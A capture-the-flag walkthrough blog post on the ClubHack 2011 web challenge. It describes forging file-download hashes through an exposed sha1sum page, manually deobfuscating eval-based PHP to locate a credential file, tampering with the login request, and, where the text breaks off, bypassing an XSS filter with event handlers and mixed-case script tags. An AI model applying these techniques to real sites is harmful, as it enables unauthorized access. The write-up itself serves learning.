

ClubHack 2011 preCON CTF walk-through

AMol NAik

<http://twitter.com/amolnaik4>

<http://amolnaik4.blogspot.com>

ClubHack 2011, India's Hacker conference, was held on 3-4 Feb 2011 at Pune, India. They had a pre-conference hacking competition, called as WEBWAR, whose winners can win a free entry to the ClubHack event. The winners also qualified to play Treasure Hunt, a physical CTF at ClubHack conference.

This post is a walk through for this preCON CTF challenge. After registration for the event, ClubHack provided the link to CTF server. It has a website.



This was a site having download file and login module. At first, it seems we need to login using Login page where there will be more to come. Also with download page, we can download other files which might help us for other attacks or to login into application.

Let's analyze the login module.




The login page uses MD5 of password string to authenticate.

```
<html>
<head>
<title>Login Form</title>
<script language="javascript" src="md5.js"></script>
<script language="javascript">
<!--
function passResponse() {
document.hform.userid.value = document.login.user_temp.value;
document.hform.password.value = MD5(document.login.pass_temp.value+"This->.-");
document.login.pass_temp.value = "";
document.hform.submit();
}
// -->
</script>
<link rel="stylesheet" href="style.css" type="text/css">
</head>

<body>
<br>
<br>
<br>
<form name="login">
Username:
<input type="text" name="user_temp" size=32 maxLength=32><br>
Password:
<input type="password" name="pass_temp" size=32 maxLength=32><br>
<input onClick="passResponse(); return false;" type="submit" name="submitbtn" value="Login now">
</form>
<form action="UserLogin.php" METHOD="POST" name="hform">
<input type="hidden" name="userid">
<input type="hidden" name="password">
</form>
</body>
</html>
```

This login seems to not vulnerable to SQL injection & Auth bypass. Only possible attack will be Brute force which again doesn't prove anything in CTF. So we need valid credentials to log in.

The other page of interest was download.html.



The download link looks like this:


<http://183.82.241.134/ClubHack/download.php?f=1.bin&oa=cf02eabd1afbca475abeb5760f16f0e2f4dfd929>

Download page requires 2 parameters: filename & some hash. The hash was identified as SHA1 based on number on characters. After few tests, it was clear that to download any file we need to know filename and SHA1 hash. Filename can be guessed but there was no clue on hash creation for particular file.

Further inspection on download.html reveals execute.php in source as comment. This seems interesting.

```
<div class="resize_bg">
<!--11/11/11 - Downloads should work now, execute.php -->
<h2> Download <span>1</span></h2>
<p>This is for Android. <br />
</p>
<p> <a href="download.php?f=1.bin&oa=cf02eabd1afbca475abeb5760f16f0e2f4dfd929">Download</a> </p>
<h2>Download <span>2</span></h2>
<p>This is for Blackberry. <br />
</p>
<p> <a href="download.php?f=2.bin&oa=09ceafd04929602fe11644a222a42e768a4850e2">Download</a></p>
<h2>Download <span>3</span></h2>
<p> This is for iPhone. <br /> </p>
<p> <a href="download.php?f=3.bin&oa=1d36461393d8a5da790b35edc620e993a9b3fb5b">Download</a></p>
<p>&nbsp;</p>
<p>&nbsp;</p>
</div>
</div>
```

When accessed, execute.php shows a form which takes 2 parameters: Command & Filename.





The first thought comes to my mind was Command Injection. When tried with “**ifconfig**”, it shows me an error: “**Sorry Babu, Test page! Wonly one command is allowed. Try again!**”



After several attempts, it was clear that this page not vulnerable to any injection. It seems to work with only one command as said in error message. Then I looked for all Linux commands which take filename as parameter. Commands like cat, less, more, tail, etc,etc falls under such category.

None of these seems working. At the end, there were checksum commands left. The command “sha1sum” seems working with valid filename.



Hmm!! Now things are pretty clear. Identify the file to download, generate SHA1 hash of it using execute.php and then use download.php to download it.

Let's download UserLogin.php as our goal is to get logged in. Following URL used to download it:

<http://183.82.241.134/ClubHack/download.php?f=UserLogin.php&oa=36ea1d4979568e6804b61b846e8d855fe5d6f626c>


Now only thing left was to analyze UserLogin.php, check how it's authenticating a user and get logged in. But this is CTF and it won't be that easy.

UserLogin.php was obfuscated. Quick Google search revealed that PHP obfuscator at <http://www.fopo.com.ar> was used. Now we need to de-obfuscate it. Google search didn't reveal any online/offline tool for this obfuscation. So only option was left to switch to Manual Mode.

This is how UserLogin.php file looked:

```
<head>
  <link rel="stylesheet" href="style.css" type="text/css">
</head>
<?php
$g1be227ca708="\x62\x141\x73\x145\x36\x64\x5f\x144\x65\x143\x6f\x144\x65";@eval($g1be227ca708(
"JGY3MTY5MTR1N2Vvk2GVhMDU1ZDUOMhIOZThkMUJkMzd1PSJceDYIjsekcTV1ZGZkNjMw2jI1OWM1NjFhYmYwZjV
mYjZjNjI2OWU9I1x4NjUiOyRvNjce2Zdk5NDFkOTZ1YWEwYzH3MTk2MjA4MzViNTU2NzO1XHg2NiI7JHB1MzUyOwE
OMGQ4MTEOMD1iMjhlNDUyMDRkOWQzMWU5PSJceDY3IjsekYmNiMzMWMMNmNjUwZDJ1MTC4MTC1ZWWQO0DBkMjcyOTE
9I1x4NmQ1OyRPNWQxY2IxnZg2MmM3NwJ1YzhjNj1iHjViNjU2YjdjNzO1XHg2ZiI7JGIZ2GEOHMOHYWF1MzUOZjd
mNTAxNTZhmzI3MGRiM2QxPSJceDZmIjskaDdlYTYyZGQ2MjY4ZjEzYTBiNjQ4NzYOZjY2YjMzZmU9I1x4NmYiOyR
3YzM3MjK5NjgwYTk4NzQzNzE4YzFiOTU5NjRiOWJhOD0iXHg2ZiI7JGeyZjKzOTAOMhMzYzViNjQ1YzY4OTA1YTZ
hYzA0N2JmPSJceDczIjskaDNjMWVjMzViODkxODZmZGNkYmFjYUW5MDA3NzFkODg9I1x4NmMiOyR3Y2QONWI3Zjc
yOU4MDRiN2ZjZjRmZGQ0Yz1iM2JkZT0iXHg3MyI7JHk3MTd1NGVhZjJlNDZhODIzZGUzZmZgzNjMxYjAxYjYOPPSJ
ceDczIjskZjcxNjKxNGU3ZWRkZWEwNTVhNTQyYjRlOGQxYmQzN2UuPSJceMTQxIjsekcTV1ZGZkNjMw2jI1OWM1NjF
hYmYwZjVmYjZjNjI2OWUuPSJceMTYyIjskbzY3NmQ5OTQxZDk2ZWFhMGZmZzE5NjIwODM1YjU1NjcuPSJceMTUxIjs
kcGUzNTI5YTQwZDgxMTQwOWIyOGUONTIwNGQ5ZDMxZTkuPSJceMTcyIjskYmNiMzMWMMNmNjUwZDJ1MTC4MTC1ZWWQ
O0DBkMjcyOTEuPSJceMTQ0IjskaTVkMWNiMTC4NjJjNzViYmM4YzY5YjI1YjY1NmI3YzcuPSJceMTQyIjskYjNkYjYQ
wMzRhYUWzNTRmN2Y1MDEiNmEzHjcwZGIzZDEuPSJceMTQyIjskaDdlYTYyZGQ2MjY4ZjEzYTBiNjQ4NzYOZjY2YjM
zZmUuPSJceMTQyIjskd2MzNzI5OTY4MGE5ODc0Mzc0OGMxYjK1OTY0Yj1iYTguPSJceMTQyIjskZzJmOTM5MDQyYzN
jNW12NDVjNjg5MDVhNmFjMDQ3YmYUuPSJceMTY0IjskaDNjMWVjMzViODkxODZmZGNkYmFjYUW5MDA3NzFkODguPSJ
ceMTY0Ijskd2NkNDViN2Y3Mj11ODADYjdmY2Y0ZmRkNGM5YjNiZGUuPSJceMTY0IjskeTcxN2U0ZWFmOWYONmE4MjN
kZTMzODM2MzFiMDFiNjQuPSJceMTY0IjskZjcxNjKxNGU3ZWRkZWEwNTVhNTQyYjRlOGQxYmQzN2UuPSJceDczIjs
kcTV1ZGZkNjMw2jI1OWM1NjFhYmYwZjVmYjZjNjI2OWUuPSJceDY1IjskbzY3NmQ5OTQxZDk2ZWFhMGZmZzE5NjI
wODM1YjU1NjcuPSJceDZjIjskcGUzNTI5YTQwZDgxMTQwOWIyOGUONTIwNGQ5ZDMxZTkuPSJceDY5IjskYmNiMzMW
wMMNmNjUwZDJ1MTC4MTC1ZWWQO0DBkMjcyOTEuPSJceDM1IjskaTVkMWNiMTC4NjJjNzViYmM4YzY5YjI1YjY1NmI
3YzcuPSJceDVMijskYjNkYjYQwMzRhYUWzNTRmN2Y1MDEiNmEzHjcwZGIzZDEuPSJceDVMijskaDdlYTYyZGQ2MjY
4ZjEzYTBiNjQ4NzYOZjY2YjMzZmUuPSJceDVMijskd2MzNzI5OTY4MGE5ODc0Mzc0OGMxYjK1OTY0Yj1iYTguPSJ
ceDVMijskZzJmOTM5MDQyYzNjNW12NDVjNjg5MDVhNmFjMDQ3YmYUuPSJceDcyIjskaDNjMWVjMzViODkxODZmZGN
kYmFjYUW5MDA3NzFkODguPSJceDcyIjskd2NkNDViN2Y3Mj11ODADYjdmY2Y0ZmRkNGM5YjNiZGUuPSJceDcyIjs
keTcxN2U0ZWFmOWYONmE4MjNkZTMzODM2MzFiMDFiNjQuPSJceDcyIjskZjcxNjKxNGU3ZWRkZWEwNTVhNTQyYjRl
```

I used local PHP server to obfuscate it. First step was to change eval() to echo() which will give us back the code to analyze further. The output looks like this:



It looks like arbitrary strings used to construct variable and function names. The only way to know it was to echo back the arbitrary string values and replacing it with original strings in code. The input file looks like this:

```
$f716914e7eddea055d42b4e8d1bd37e.="\x65"; $o676d9941d96eaa0c3719620835b5567.="\x74";
$7ea62dd6268f13a0b648764f66b33fe.="\x6e"; $o676d9941d96eaa0c3719620835b5567.="\145";
$h7ea62dd6268f13a0b648764f66b33fe.="\164"; $o676d9941d96eaa0c3719620835b5567.="\x6e";
$7ea62dd6268f13a0b648764f66b33fe.="\x73"; $o676d9941d96eaa0c3719620835b5567.="\164";
$o676d9941d96eaa0c3719620835b5567.="\x73"; echo "f716914e7eddea055d42b4e8d1bd37e. = ".
$f716914e7eddea055d42b4e8d1bd37e. "\n"; echo "q5edfd630f259c561abf0f5fb6c6269e. = ".
$q5edfd630f259c561abf0f5fb6c6269e. "\n"; echo "o676d9941d96eaa0c3719620835b5567 = ".
$o676d9941d96eaa0c3719620835b5567. "\n"; echo "pe3529a40d811409b28e45204d9d31e9 = ".
$pe3529a40d811409b28e45204d9d31e9. "\n"; echo "bcb3301cf650d2e178175ed480d27291 = ".
$bcb3301cf650d2e178175ed480d27291. "\n"; echo "i5d1cb17862c75bbc8c69b25b656b7c7 = ".
$i5d1cb17862c75bbc8c69b25b656b7c7. "\n"; echo "b3da4034aae354f7f50156a3270db3d1 = ".
$b3da4034aae354f7f50156a3270db3d1. "\n"; echo "h7ea62dd6268f13a0b648764f66b33fe = ".
$h7ea62dd6268f13a0b648764f66b33fe. "\n"; echo "wc37299680a98743718c1b95964b9ba8 = ".
$wc37299680a98743718c1b95964b9ba8. "\n"; echo "g2f939042c3c5b645c68905a6ac047bf = ".
$g2f939042c3c5b645c68905a6ac047bf. "\n"; echo "h3c1ec35b89186fdbcacae900771d88 = ".
$h3c1ec35b89186fdbcacae900771d88. "\n"; echo "wcd45b7f729e804b7fcf4fdd4c9b3bde = ".
$wcd45b7f729e804b7fcf4fdd4c9b3bde. "\n"; echo "y717e4eaf9f46a823de3383631b01b64 = ".
$y717e4eaf9f46a823de3383631b01b64. "\n"; $wc37299680a98743718c1b95964b9ba8 (); if (
$bcb3301cf650d2e178175ed480d27291 {$q5edfd630f259c561abf0f5fb6c6269e {
"\x5c\x50\x22\x133\x30\x55\x39\x101\x2d\x132\x61\x55\x7a\x134\x2b\x57\x3d\x135\x2a\x42\x5c\x51", "\x28\x42\x22\x51",
$g2f939042c3c5b645c68905a6ac047bf {"\r\n", "", $o676d9941d96eaa0c3719620835b5567 {
$y717e4eaf9f46a823de3383631b01b64 ( _FILE_ , "\x28" ) ) ) ) ==
"\x31\x64\x65\x71\x64\x145\x37\x71\x30\x61\x32\x66\x63\x142\x32\x63\x63\x64\x36\x144\x38\x67\x61\x142\x36\x144\x37\x67\x3
6\x146\x31\x66" } { echo ($pe3529a40d811409b28e45204d9d31e9 ($f716914e7eddea055d42b4e8d1bd37e (
$h3c1ec35b89186fdbcacae900771d88 {
"eIUYGfZjRC1IyIjUgxV0Wu27SK2pBUPuFBKJISIVAcRnXYLVPYrI7Ah3SWUQvDl2wgTp/BMQE2WxZrdoUJvf1iRHJFvHxHcOYQKXGJCt
9Uv\z0jPfoT/hzIoy7eEneTGC2b0WGVsbTELh5C7yWwJStCkdpZLg7B YmeQb61QSqARHQOUfm2WLmMXP3sI1hagLfh3fbc5eXrR+HjWmMRK
Rd2LlIrxkwmKepK/VqhBnUqSeUCAXR4HzK1whYB0h1x1jG1XkI1GFV1/kSUTGM059+LOE4bJc1y6shDsWj1k9qwu2mt yvjkEHArhT+d
Bv1LVLQe9MLOkivyGa0Q/SaLA1lgr+1wtOKI+q5YjUz8kwmWktOcdk3J2BG1inq+KM1jleqYk9pZfegvy0HvAEqSvz7DvCSAeDvffPd4y4Y
grf12Yvg51PbQeEw6i47bDEFcY6e8ZV108aB3743YaTngK1QrL+/0VY/691ZP1dBV9kqG8Zmgc6c70YmH2eUdWYeCu6EefKZ2
```

And output looks like this:

```
f716914e7eddea055d542b4e8d1bd37e = base64_decode
q5edfd630f259c561abf0f5fb6c6269e = ereg_replace
o676d9941d96eaa0c3719620835b5567 = file_get_contents
pe3529a40d811409b28e45204d9d31e9 = gzinflate
bcb3301cf650d2e178175ed480d27291 = md5
i5d1cb17862c75bbc8c69b25b656b7c7 = ob_end_clean
b3da4034aae354f7f50156a3270db3d1 = ob_end_flush
h7ea62dd6268f13a0b648764f66b33fe = ob_get_contents
wc37299680a98743718c1b95964b9ba8 = ob_start
g2f939042c3c5b645c68905a6ac047bf = str_replace
h3c1ec35b89186fcdcbacae900771d88 = str_rot13|
wcd45b7f729e804b7fcf4fdd4c9b3bde = strpos
y717e4eaf9f46a823de3383631b01b64 = strtok
```

The final code after replacing the names looks like this:

```
ob_start(); if(md5(ereg_replace("\x5c\x50\x22\x133\x30\x55\x39\x101\x2d\x132\x61\x55\x7a\x134\x2b\x57\x3d\x135\x2a\x42\x5c\x51", "\x28\x42\x22\x51", str_replace("\r\n", "", file_get_contents($strptok( __FILE__, "\x28" )))) == "\x31\x64\x65\x71\x64\x145\x37\x71\x30\x61\x32\x66\x63\x142\x32\x63\x63\x64\x36\x144\x38\x67\x61\x142\x36\x144\x37\x67\x36\x146\x31\x66") (eval(gzinflate(base64_decode(str_rot13("eIUYGfZjRC1IyIJugxV0Wuu27SK2pBUPuFBKJISIVxRnXYLvPYR17Ah3SWIUQvD12wgTp/BMQE2WxrdoUJVf1HjRHFvHxHcOYQKXGC0t9Uv/z0jPfoT/hzIoy7tEneTGC2b0WGVsbTELh5c7yWwJStCkdpZLg7B3YmsQb6iQSQARHQOUfm2WLmMXP3sI1hagLf3hfb5xeRr+HjWUmRRKrd2hLlrxkumKepK/VQhBnUbqSeUCAXR4HzK1whYBOh1iX1jG1XIkI1GFV1/kSutGMO59+LOE4bjc1y6shDsWj1k89qwu2mtvvyjkEHArhT+dBwiLvLEqa9MLOkivyGaOG/SaLa1lgr+1wtOKI+q5Yju82kwNwktOcdk3J2BG1inq+KM1g1eqYk9p2FegvyOHvAEqSvz7DvCSAeDvFDy44Yqtifi2Ycg5IRBsQzFMg6I4ZbDFFlcX6a8ZKL08aB37a+4XaINqKjOitL//9VX/69J2P1dBV9kxG82wagG6z7OKmH+2mUdVnXeGu6sBftK828="))))); strpos(ob_get_contents(), "\x61\x71\x61\x146\x64\x66\x38\x67\x37\x63\x63\x144\x36\x60\x31\x63\x61\x65\x33\x71\x35\x60\x63\x64\x65\x62\x66\x63\x63\x142\x37\x67") ? ob_end_clean(): ob_end_flush();
```

Now it's sort of readable. This code again has one `eval()` which is doing `str_rot13()`, `base64_decode()` & `gzinflate()` actions on some input string.

Let's `echo()` it.

```
/*a9afd68773cd6013a53950c4e2f3cb77*/<?><head> <link rel="stylesheet" href="style.css" type="text/css"></head><?php $userid = $_POST["\x75\x163\x65\x162\x69\x144"]; $password = $_POST["\x70\x141\x73\x163\x77\x157\x72\x144"]; $content = file("\x6d\x171\x68\x141\x73\x150\x65\x163\x61\x162\x65\x156\x6f\x164\x68\x145\x72\x145\x2e\x164\x78\x164"); $pieces = explode("\x3a", $content[0]); if ($userid == trim($pieces[0]) && $password == trim($pieces[1])) { session_start(); $_SESSION["\x6c\x157\x67\x147\x65\x144\x69\x156"] = "\x4f\x113"; header("\x4c\x157\x63\x141\x74\x151\x6f\x156\x3a\x40\x46\x151\x6e\x141\x6c\x56\x70\x150\x70"); } else { $pieces = explode("\x3a", $content[1]); if ($userid == trim($pieces[0]) && $password == trim($pieces[1])) { echo "\x4c\x157\x67\x147\x65\x144\x20\x151\x6e"; } else echo "\x4c\x157\x67\x151\x6e\x40\x46\x141\x69\x154\x65\x144"; } ?>
```

Now it's much clear. The PHP code is taking POST parameters which are username & password. Then checking it against the file content which has credentials stored. So the file `"\x6d\x171\x68\x141\x73\x150\x65\x163\x61\x162\x65\x156\x6f\x164\x68\x145\x72\x145\x2e\x164\x78\x164"` seems to be having credentials. Echo this string to get exact filename.




Now let's get this file.

Sometimes when you work too much, your brain stops thinking in right direction and you keep trying to the wrong way. I was trying to download this file with download.php which every time says “Invalid file type”. The error keeps me thinking of bypassing content type to get this file. As its text file we can access it directly browsing to it.



Wow, at last we have credentials. Password is hashed so tampering POST request has helped to login.



Looks like final stage (Final.php). This is a form which looks like email client and used to send a vulnerability report to Security & Management team.

This page has hardcoded email addresses in “sendtomails” hidden parameter and the subject also hardcoded with “Security Updates”.

```
<head>
  <link rel="stylesheet" href="style.css" type="text/css">
</head>

<form id="Form1" action="/ClubHackkkkkkkkkkkkkkkkk/Final.php" method="post">
<br> This is a form to update the Security and Management team of any critical security vulnerabilities!
<br>
  <input type="hidden" value="security@clubhackctf.com;omair@ctffff.com" name="sendtomails"><br>
  <input type="hidden" value="Security Updates" name="sendsubject"><br>
  Message: <br><textarea cols="40" rows="5" name="sendmessage">This is to inform you that I have found a critical
vulnerability in the application. Please install the patch found at ...</textarea><br>


  <input type="hidden" name="SubmitCheck" value="sent">
  <input type="Submit" name="Form1_Submit" value="Send Mail">
</form>
```

Both these parameters are validated at server side. Any tampering with these parameters will results in error.


Change Detected...Die!

Only Message field is left for user. All the server side attacks like SQL injections, Command/Code injections were not working here. I tried for 2 days at this level. There were no clues available. I felt like lost.

The ClubHack tweeted about 2 flag submissions.





It's now confirmed that there is a way to get out of this Final.php page. Somehow I couldn't find it. One day before the conference, ClubHack released a hint via twitter.



Now things get clearer. ClubHack was talking about cookies which related to XSS. Cross-site scripting is client side bug and never heard being used in CTF where mostly server side bugs are exploited to get flag. Finally taking the hint as clue, I proceed with XSS flaw and tried to exploit it.


At first, **script** & **img** tags were filtered in Message parameter but rest tags were allowed. Using a **href** tag with **event handler** to execute javascript, I was able to access cookies but was not enough to pass the level.





It seems like alerting cookie is not going to help. So next step to include malicious javascript. As script tag was not working, I tried to use bypasses for it. The basic one is to use uppercase-lowercase combination of letters.

```
<ScRiPt>alert(1)</script>
```

